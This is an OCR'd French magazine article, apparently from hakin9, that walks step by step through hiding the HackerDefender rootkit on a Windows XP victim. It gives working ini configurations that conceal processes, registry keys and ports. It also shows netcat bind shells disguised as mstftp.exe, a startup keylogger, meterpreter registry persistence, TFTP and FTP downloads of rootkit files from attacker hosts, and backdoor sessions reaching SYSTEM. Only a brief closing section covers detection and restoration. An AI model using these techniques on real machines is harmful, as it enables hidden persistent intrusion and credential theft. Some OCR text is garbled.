


Figure 4. *Le répertoire contenant HackerDefender est également caché car nous l'avons ajouté au fichier ini*




Figure 5. *Le processus HackerDefender (ici, il s'agit du 1700) est caché du Gestionnaire des tâches*

de créer un répertoire nommé *sysevil*, assurez-vous de NE PAS avoir caché tous les répertoires commençant par `sys*`. Dans le cas contraire, vous pourriez par erreur cacher des répertoires importants comme System et System32.

```
[Hidden Processes]
hxdef*
mstftp.exe
smallftpd.exe
keylogger.exe
```

**Cacher HackerDefender, netcat (renommé : *mstftp.exe*), notre Serveur FTP et les processus du keylogger.

```
[Root Processes]
hxdef*
mstftp.exe
```

Ici, nous excluons smalltftpd ainsi que le keylogger. En effet, les processus racines sont utilisés pour *administrer* le rootkit. mstftp.exe est laissé à cet emplacement car si nous devons désinstaller ou mettre à jour le rootkit nous pourrons utiliser l'un de nos shells backdoor pour accéder au rootkit. Si nous n'ajoutons pas *mstftp.exe* à cette liste lorsque nous nous connectons au shell, notre répertoire hxdef et ses fichiers seront toujours cachés.

```
[Hidden Services]
HackerDefender*
```

Nous conservons les mêmes paramètres que pour l'exemple suivant, toutefois il est recommandé de modifier le nom du service et nom de pilote dans la section [Settings] pour aVoir quelque chose d'un peu moins évident. Ensuite, procédez également aux mêmes modifications dans les sections `[Hidden Services]` et `[Hidden RegKeys]`, afin que chaque élément corresponde.

```
[Hidden RegKeys]
HackerDefender100
LEGACY_HACKERDEFENDER100
HackerDefenderDrv100
LEGACY_HACKERDEFENDERDRV100
HKEY_LOCAL_MACHINE\SOFTWARE\
   Microsoft\Windows\CurrentVersion\
   Run\
```

Si vous changez le nom du pilote ou du service, vous devez le changer ici aussi afin de cacher les clés de registre. Emplacement par défaut du registre principal : *HKLM\System\CurrentControlSet\Services* ainsi, si vous voulez cacher les clés de registre qui se trouvent dans d'autres emplacements de la base de registre, vous aurez à les ajouter ici : *HKLM\Software\Microsoft\Windows\CurrentVersion\Run*

```
[Hidden RegValues]
VMware FTP
```

J'ai créé une clé FTP nommée *VMware FTP* avec meterpreter :

```
meterpreter > reg setval -k HKLM\
   Software\Microsoft\Windows\
   CurrentVersion\Run -v
   "VMware FTP" -t REG_SZ -d
   "C:\Program Files\VMware\
    smallftpd.exe"
 Successful set VMware FTP.
```

Elle se trouve dans *HKLM\Software\Microsoft\Windows\CurrentVersion\Run*. Ces

Figure 4. *Connexion au rootkit avec notre client backdoor (bdcli100.exe)*

```
I:\>bdcli100.exe
Host: 192.168.0.114

Port: 80
Pass: hakin9-rulez
connecting server ...
receiving banner ...
opening backdoor ..
backdoor found
checking backdoor ......
backdoor ready
authorization sent, waiting for reply
authorization - SUCCESSFUL
backdoor activated!
close shell and all progz to end session
```

Figure 5. *Se servir du shell avec le client backdoor. Veuillez noter que nous sommes sous le répertoire hxdef, d'ici nous pouvons désinstaller ou mettre à jour les configurations*

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\Help\hxdef>whoami
NT AUTHORITY\SYSTEM

C:\WINDOWS\Help\hxdef>
```

Figure 6. *On lance le processus netcat, on se connecte, tout en s'assurant qu'il est en mode "hard listen" en relançant la connexion*

```
I:\>nc 192.168.0.114 63333
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\WINDOWS\system32>whoami
whoami
NT AUTHORITY\SYSTEM

C:\WINDOWS\system32>exit

I:\>nc 192.168.0.114 63333
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```




Figure 6. *Le processus mstftp.exe n'apparait pas dans le gestionnaire des tâches*

instructions permettent de lancer le serveur FTP au démarrage. En mettant VMware FTP à la valeur Hidden sous RegValues, cette clé sera cachée. Par ailleurs, smallftp n'est pas forcément un bon exemple de démon FTP puisque son affichage comporte une interface graphique. Je vous laisse donc le choix du serveur FTP. Même en cas de pop up, le service sera toujours caché du gestionnaire des tâches. Les ports d'écoute seront également dissimulés.

```
[Startup Run]
C:\WINDOWS\system32\mstftp.exe?
   -L -p 63333 -e cmd.exe
%cmddir%mstftp.exe?-u -L -p 53
   -e cmd.exe
%sysdir%keylogger.exe?
   -c pykeylogger.ini
```

A chaque démarrage nous lançons notre copie de netcat (*mstftp.exe*) qui est en écoute sur le port TCP 63333 et le port UDP 53. Nous lançons aussi un keylogger en lui indiquant qu'il doit utiliser pykeylogger.ini comme fichier de configuration. Le nom du programme est séparé de ses arguments par le symbole : (?). N'utilisez pas les caractères guillemets ("), sinon vos programmes s'arrêteront une fois que l'utilisateur s'est connecté.

```
[Free Space]
C:536870912
```

Affiche 512Mo de mémoire disponible pour notre *warez*.

```
[Hidden Ports]
TCPI:21,63333
TCPO:63333
UDP:53
```

Les ports entrants (TCPI) TCP 21 (serveur FTP) et 63333 (backdoor netcat) ainsi que ceux sortants (TCPO) TCP 63333 (utile en cas d'un reverse shell) sont cachés. Le port UDP 53 est également caché.

```
[Settings]
Password=hakin9-rulez
BackdoorShell=hxdefß$.exe
FileMappingName=_.-=
   [HackerDefender]=-._
ServiceName=HackerDefender100
ServiceDisplayName= HD Demo for
                    hakin9
ServiceDescription=powerful NT
                    rootkit
DriverName=HackerDefenderDrv100
DriverFileName=hxdefdrv.sys
```

Nous changeons notre mot de passe pour le client backdoor en mettant *hakin9-rulez* ainsi que le nom du service affiché *HD Demo for hakin9*. Rappelez-vous que si vous changez le ServiceName ou le DriverName, vous devrez également les modifier dans `[Hidden Services]` et `[Hidden RegKeys]`.

Ce fichier ini serait facile à détecter par un Antivirus, mais dans le cadre de cet exemple, nous ne le modifierons pas (le mieux est d'effacer les traces de *HackerDefender* c'est l'idéal pour votre projet). Le fichier zippé HackerDefender est fourni avec un fichier ini en exemple qui utilise les caractères ignorés pour dissimuler le fichier ini.

Figure 7. *Notre processus mstftp.exe et le port ouvert n'apparaissent pas dans fport même en local sur la machine de la victime*

```
C:\Documents and Settings\vmwareXP>fport

FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
1484  inetinfo       ->  25    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
1484  inetinfo       ->  80    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  135   TCP   C:\WINDOWS\system32\svchost.exe
4     System         ->  139   TCP
1484  inetinfo       ->  443   TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  445   TCP
932   svchost        ->  1025  TCP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  1027  TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
0     System         ->  1029  TCP
1512  sqlservr       ->  1433  TCP   C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.ex
932   svchost        ->  3389  TCP   C:\WINDOWS\System32\svchost.exe
1136                 ->  5000  TCP
4     System         ->  123   UDP
932   svchost        ->  123   UDP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  135   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
0     System         ->  137   UDP
1512  sqlservr       ->  138   UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.ex
1484  inetinfo       ->  445   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  500   UDP   C:\WINDOWS\system32\svchost.exe
1484  inetinfo       ->  1026  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  1028  UDP
0     System         ->  1031  UDP
1136                 ->  1032  UDP
932   svchost        ->  1434  UDP   C:\WINDOWS\System32\svchost.exe
0     System         ->  1900  UDP
1512  sqlservr       ->  1900  UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.ex
1484  inetinfo       ->  3456  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe


C:\Documents and Settings\vmwareXP>
```

Figure 8. *Exécution de fport après mise à jour de notre fichier ini pour dissimuler le port ouvert 63333*

```
C:\WINDOWS\system32>fport

fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
1484  inetinfo       ->  25    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
1484  inetinfo       ->  80    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  135   TCP   C:\WINDOWS\system32\svchost.exe
4     System         ->  139   TCP
1484  inetinfo       ->  443   TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  445   TCP
932   svchost        ->  1025  TCP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  1027  TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
1512  sqlservr       ->  1433  TCP   C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.ex
932   svchost        ->  3389  TCP   C:\WINDOWS\System32\svchost.exe
0     System         ->  63333 TCP
1520  mstftp         ->  63333 TCP   C:\WINDOWS\system32\mstftp.exe
1512  sqlservr       ->  123   UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.ex
932   svchost        ->  123   UDP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  135   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  137   UDP
1512  sqlservr       ->  138   UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.ex
1484  inetinfo       ->  445   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  500   UDP   C:\WINDOWS\system32\svchost.exe
1484  inetinfo       ->  1026  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  1028  UDP
932   svchost        ->  1434  UDP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  3456  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
C:\WINDOWS\system32>
```

Figure 9. *Utilisation du shell backdoor lancé au démarrage par HackerDefender. Notez que nous pouvons naviguer vers le dossier contenant HackerDefender, parce que le rootkit a lancé le shell backdoor*

```
Command run "nc 192.168.0.114 63333"

C:\WINDOWS\system32>cd ..
cd ..
C:\WINDOWS>cd Help
cd Help
C:\WINDOWS\Help>cd hxdef
cd hxdef
C:\WINDOWS\Help\hxdef>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F0F8-C44B

 Directory of C:\WINDOWS\Help\hxdef

06/03/2007  04:17 PM    <DIR>          .
06/03/2007  04:17 PM    <DIR>          ..
06/03/2007  04:16 PM            70,656 hxdef100.exe
06/03/2007  04:16 PM               751 hxdef100.ini
06/03/2007  04:17 PM             3,342 hxdefdrv.sys
               3 File(s)         74,749 bytes
               2 Dir(s)   2,013,421,568 bytes free

C:\WINDOWS\Help\hxdef>
```

Par exemple :

```
[H<<<idden T>>a/"ble]
>h"xdef"*
r|c<md\.ex<e::
[\<Hi<>dden" P/r>oc"/e<ss>es\]
>h"xdef"*
rcm"d.e"xe
"[:\:R:o:o\:t: :P:r>:o:
      c<:e:s:s:e<:s:>]
h<x>d<e>:f<*
<\rc:\md.\ex\e
```

Maintenant que nous avons travaillé sur le fichier ini, étudions quelques exemples

Nous allons utiliser un exploit qui permettent d'avoir un shell système ou administrateur. L'essentiel ici est d'obtenir les bons privilèges. Nous allons utiliser un exploit côté client sous Logitech VideoCall

Nous utiliserons le Contrôle ActiveX (*StarClient.dll*) (CVE-2007-2918) avec le Framework Metasploit[11] et Meterpreter. Je remercie MC pour m'aVoir fourni le code complet de l'exploit ! Le Framework Metasploit est formidable, il nous permet d'établir des connexions à distance tout en profitant des exploits côté client et de la flexibilité lorsque vous choisirez le payload (charge utile) à l'exécution. Les exploits côté client nécessitent un clic de la victime sur un lien malicieux ou sur un lien e-mail. Ce n'est pas très compliqué. Reportez-vous au Listing 1.

Placez par n'importe quelle méthode le rootkit HackerDefender sur la machine de la victime. Vous devrez placer les fichiers *hxdef100*.exe et *hxdef100.ini* (vous pouvez mettre le nom de fichier de votre choix) et tout autre fichier ou backdoor nécessaire. Vous pouvez utiliser TFTP, télécharger les fichiers depuis n'importe quel réseau d'imprimante non sécurisé par FTP, utiliser `exe2bat` [12] et la commande de débogage de Windows pour placer netcat ou tout autre outil qui peuvent télécharger les fichiers rootkit à partir de votre *emplacement sécurisé*. Etant donné que nous l'utilisons déjà, vous pouvez simplement utiliser Metasploit avec le payload de meterpeter pour transférer, télécharger, et modifier des fichiers.

Exemple d'upload TFTP :

```
C:\WINDOWS\Help\hxdef>tftp
   -i 192.168.0.105 GET hxdef100.exe
tftp -i 192.168.0.105 GET
   hxdef100.exe
Transfer successful: 70656 bytes
   in 1 second, 70656 bytes/s
C:\WINDOWS\Help\hxdef>tftp
   -i 192.168.0.105 GET hxdef100.ini
tftp -i 192.168.0.105 GET
    hxdef100.ini
Transfer successful: 751 bytes
   in 1 second, 751 bytes/s
```

Exemple d'upload FTP :

```
ECHO open 192.168.201.20 21 >> x.txt
ECHO USER hacker >> x.txt
ECHO PASS defender >> x.txt
ECHO bin >> x.txt
ECHO GET hxdef100.exe >> x.txt
ECHO GET hxdef100.ini >> x.txt
ECHO bye >> x.txt
```

Exemple d'upload avec MSF Meterpreter - Voir Listing 2.

Pour exécuter le rootkit :

```
exename [ini] ou exename [switch]
```

Le nom par défaut du fichier ini est *EXENAME.ini* où *EXENAME* est le nom du programme exécutable principal sans extension. On utilise ces noms lors de l'exécution avec HackerDefender sans mentionner le fichier ini ou autres switchs (le fichier ini par défaut est *hxdef100.ini*).

Les switchs disponibles sont :

- `-:installonly` – installe une seule fois le service, mais n'est pas exécuté
- `-:refresh` – met à jour les configurations du fichier ini
- `-:noservice` – n'installe pas les services
- `-:uninstall` – supprimer en mémoire HackerDefender et efface toutes les connexions backdoor en cours

`Hxdef100.exe` (utilise le fichier ini par défaut) ou avec meterpreter, on peut tapper `execute -f hxdef100.exe` (à ce moment, le rootkit est installé).

A noter, que le répertoire est caché de Windows. Vous n'y aurez accès qu'avec le client backdoor ou par l'intermédiaire d'un shell lancé par le backdoor. Dans le cas contraire, vous ne pourrez même pas accéder aux fichiers ini et aux exécutables du répertoire étant donné qu'ils sont cachés du Gestionnaire des tâches de Windows. Ainsi, si vous placez HackerDefender dans *C:\WINDOWS\SYSTEM32\Drivers\abc*, vous devrez accéder à ce répertoire avec le client backdoor client et exécuter la commande `hxdef100.exe -:refresh` ou `hxdef100.exe -:uninstall` pour qu'elle prenne effet. Voir Listing 3.

Laissez HackerDefender opérer pendant quelques secondes… Regardez ! MAGIE ! Le fichier exécutable ainsi que le fichier ini sont cachés.

Visuellement, vous pouvez Voir les fichiers disparaître. Au début on voit les fichiers… Voir Figure 2.

…et maintenant, PLUS RIEN ! Voir Figure 3, 4 et 5.

Figure 10.

```
meterpreter > reg
Usage: reg [command] [options]
Interagir avec le registre de la machine cible.
OPTIONS:

    -d <opt>  Donnés à stocker dans le registre.
    -h <opt>  Menu Aide.
    -k <opt>  Chemin d'accès clé de registre (E.g. HKLM\Software\Foo).
    -t <opt>  Type de valeur du registre (E.g. REG_SZ).
    -v <opt>  Nom de la valeur du registre (E.g. Stuff).
COMMANDES:
    enumkey    Recense les clés de registre fournies [-k <key>]
    createkey  Créé les clés de registre fournies  [-k <key>]
    deletekey  Supprimer les clés de registre fournies  [-k <key>]
    setval     Définir une valeur de registre [-k <key> -v <val> -d <data>]
    deleteval  Supprimer la valeur de registre fournie [-k <key> -v <val>]
    queryval   Interroge les données contenues pour une valeur [-k <key> -v <val>]
Ajoutons la clé suivante pour que notre serveur FTP se lance au démarrage.
meterpreter > reg setval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
                      -v "VMware FTP" -t REG_SZ -d "C:\\Program Files\\VMware\\
                      smallftpd.exe"
                      Successful set VMware FTP.
Ensuite, assurez-vous que la clé est définie
meterpreter > reg enumkey -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
                      -v "VMware FTP"Enumerating: HKLM\Software\Microsoft\Windows\
                      CurrentVersion\Run

  Keys (1):
        OptionalComponents
  Values (3):
        VMware Tools
        VMware User Process
        VMware FTP
meterpreter > reg queryval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
                      -v "VMware FTP"
Key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Name: VMware FTP
Type: REG_SZ
Data: C:\Program Files\VMware\smallftpd.exe
meterpreter >
Nous ajoutons les lignes suivantes au fichier ini
[Hidden RegKeys]
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
[Hidden RegValues]
VMware FTP
```

Nous pouvons maintenant nous connecter à la machine de la victime sur n'importe quel port ouvert avec *bdcli100.exe* (backdoor).

Exemple 2 : Cacher un processus.

Dans cet exemple nous allons lancer notre copie renommée de netcat (*mstftp.exe*) qui se trouve dans le répertoire *C:\WINDOWS\System32*, et nous allons utiliser le rootkit pour dissimuler les processus et ports ouverts.

Une fois connecté au client backdoor, nous lançons le processus netcat.

```
C:\WINDOWS\system32>mstftp
   -L -p 63333 -e cmd.exe -d
```

Avec un autre shell on effectue un netcat à notre backdoor - Voir Listing 6.

Etant donné que nous avons modifié le fichier ini pour dissimuler le port et le processus, le processus d'écoute devrait également être caché. Voir Figure 6.

Pour vérifier que HackDefender est en cours d'exécution et visualiser le processus d'écoute, connectons-nous avec notre client backdoor et exécutons fport pour Voir le processus d'écoute netcat (*mstftp.exe*) sur le port `63333`. Voir Listing 8.

Exemple 3 : Cacher un processus lancé au démarrage de l'ordinateur

Essayons d'automatiser un peu ce processus. Ne trouvez-vous pas qu'il serait judicieux de faire en sorte que la backdoor netcat soit en écoute au démarrage du système ? Pour cela, il suffit d'apporter une petite modification au fichier ini.

Dans le fichier ini de HackerDefender il suffit d'ajouter :

```
[Startup Run]
C:\WINDOWS\system32\mstftp.exe?-L -p
                    63333 -e cmd.exe
```

Cette instruction indique au rootkit que le netcat renommé doit s'exécuter au démarrage du système et être en écoute sur le port 63333.




Figure 7. *Visualiser la clé de registre ajoutée à regedit*

Une fois que le système redémarre, on fait un netcat sur le port 63333, et là, *surprise* on tombe directement sur l'interpréteur de commandes de HackerDefender. Voir Listing 9.

Exemple 4 : Cacher les Clés de Registre

Grâce à meterpreter nous pouvons facilement modifier, créer, supprimer, changer des valeurs et clés de registre.

En saisissant *reg* dans meterpreter vous obtiendrez toutes les options disponibles. Voir Listing 10.

Lançons la commande *hxdef100.exe -: refresh*, nous voyons que la clé de registre disparaît dans l'Editeur de registre. Voir Figure 7, 8.

Techniques de défenses proactives et réactives face à un rootkit

Dans les deux grandes catégories de moyens de défense et de détection du rootkit, il ya quatre sous-catégories : la détection basée sur les signatures, l'intégrité, l'heuristique, et la détection multiple. *La détection basée sur la signature* est




Figure 8. *HackerDefender cache la clé de registre que nous avons ajoutée*

l'approche qui a longtemps été utilisée par les antivirus. Une signature est spécifique à un rootkit donné, similaire à une séquence d'octets, en retour l'antivirus analyse les fichiers et la mémoire de cette signature. *La détection basée sur l'intégrité* utilise les checksums pour vérifier l'intégrité d'un fichier. Si un checksum a changé, l'utilisateur en est averti et peut entreprendre certaines actions. Cette méthode de détection est utile aux rootkits qui modifient les fichiers ou systèmes binaires. Les rootkits les plus récents ne modifient pas les fichiers binaires du système, cette méthode est donc moins efficace pour les menaces actuelles. Un exemple de détection basée sur l'intégrité est tripwire. Il y a en troisième position *la détection comportementale ou heuristique* qui se base sur l'identification et la détection d'anomalies et comportementale. Cette méthode est utile pour détecter les techniques de hooking. Les outils heuristiques recherchent les anomalies telles que les sauts au début des fonctions et les entrées des tables qui ne correspondent pas aux fichiers binaires et avec ce qu'il y a en mémoire. Un exemple d'outil de détection heuristique est VICE [13]. Pour terminer, *la détection multiple*, compare (en utilisant plusieurs techniques) les réponses de la machine susceptible d'avoir un rootkit avec les réponses *attendues* dans des circonstances normales. Cette méthode permet de rechercher dans plusieurs emplacements les données redondantes qui sont stockées tout en effectuant une recherche haut niveau et bas niveau. En cas d'anomalies, il est probable que votre système ait un rootkit. Voici quelques outils de détection multiples : RootkitRevealer de Microsoft, [14] Blacklight de F-Secure, [15] System Virginity Verifier de Joanna Rutswoka, [16] et Strider Ghostbuster de Microsoft [17]. Pour de plus amples informations, n'hésitez pas à consulter le site Web security focus à l'adresse : *http://www.securityfocus.com/infocus/1854*. Security Overflow Blog dispose également d'une rubrique sur les méthodes de défense contre les rootkis Windows : *http://kareldjag.over-blog.com/article-1232492.html* et les méthodes de prévention : *http://kareldjag.over-blog.com/article-1232530.html*

La deuxième grande catégorie de défenses dites "proactive", tient dans l'utilisation des meilleures pratiques de l'industrie et l'administration système. La meilleure défense est de prévenir tout risque d'être compromis et ainsi éviter l'installation d'un rootkit. On peut facilement y arriver pour peu que l'on s'attache à utiliser les bonnes techniques : patcher régulièrement les applications (mises à jour), disposer d'antivirus à jour, mettre en place une politique de droits et privilèges, faire un audit régulier des systèmes à risque.

Restauration système

Malgré l'utilisation de ces techniques, la victime ne pourra jamais réellement savoir quelles modifications ont été effectuées par le pirate. Par conséquent, la MEILLEURE approche consiste à effectuer un formatage bas niveau de l'ensemble du système. Que vous décidiez d'effectuer une réinstallation en bonne et due forme du système d'exploitation ou d'effectuer une restauration à partir d'une image de sauvegarde, assurez-vous d'effectuer ces actions, à partir d'une sauvegarde ou support "sain". Si vous effectuez une restauration partielle, vous devrez désactiver et désinstaller le rootkit ou démarrer à partir d'une distribution sur CD puis supprimer les fichiers rootkit, clés de registre et tout autre élément nuisible. Cette tâche est loin d'être aisée, rappelez-vous que le but premier d'un rootkit est de se cacher du système. Par ailleurs, vous ne savez pas quels sont les "autres éléments" qui ont été installés par l'attaquant avec le rootkit. En cas de doute, n'hésitez pas à effectuer une restauration complète du système. Il est préférable de ne pas prendre de risque ! Il est également important de télécharger tous les correctifs et mises à jour afin que le rootkit ne puisse à nouveau s'emparer de votre système.

Conclusion

Les rootkits restent une menace sérieuse. C'est une course sans fin entre les développeurs de rootkits et les développeurs de détecteurs de rootkits. Le meilleur moyen de se prémunir de ces attaques consiste à disposer de pare-feu, installer régulièrement des correctifs/mises à jour, avoir un antivirus, outils anti-malware, outils de détection de rootkits, SDI/SPI, journal des événements et des systèmes de détection d'intrusions. Ces barrières devraient vous prémunir contre ces attaques, toutefois au cas où le pirate a réussi à s'infiltrer au cœur de votre réseau, vous devez adopter une réponse appropriée pour limiter les dégâts. Dans le domaine de la sécurité, le facteur humain est un aspect crucial. Apprendre à lire les mêmes informations que les attaquants est également une stratégie pour se prémunir de leurs attaques. Espérons que cet article y a contribué.

Sur Internet

- HackerDefender *https://www.rootkit.com/project.php?id=5* – Holy Father's vault
- *http://www.symantec.com/avcenter/reference/windows.rootkit.overview.pdf*
- HE4Hook *https://www.rootkit.com/project.php?id=6*
- Vanquish *https://www.rootkit.com/project.php?id=9*
- FU rootkit *http://www.rootkit.com/project.php?id=12*
- FUto *https://www.rootkit.com/ in Peter Silberman's Vault*
- *http://www.infoworld.com/article/05/03/16/HNholyfather_1.html*
- *http://www.vigilantminds.com/files/inside_windows_rootkits.pdf*
- *http://smallftpd.sourceforge.net/*
- *http://pykeylogger.sourceforge.net/wiki/index.php/Main_Page*
- *http://www.metasploit.com*
- *http://www.datastronghold.com/archive/t14768.html*
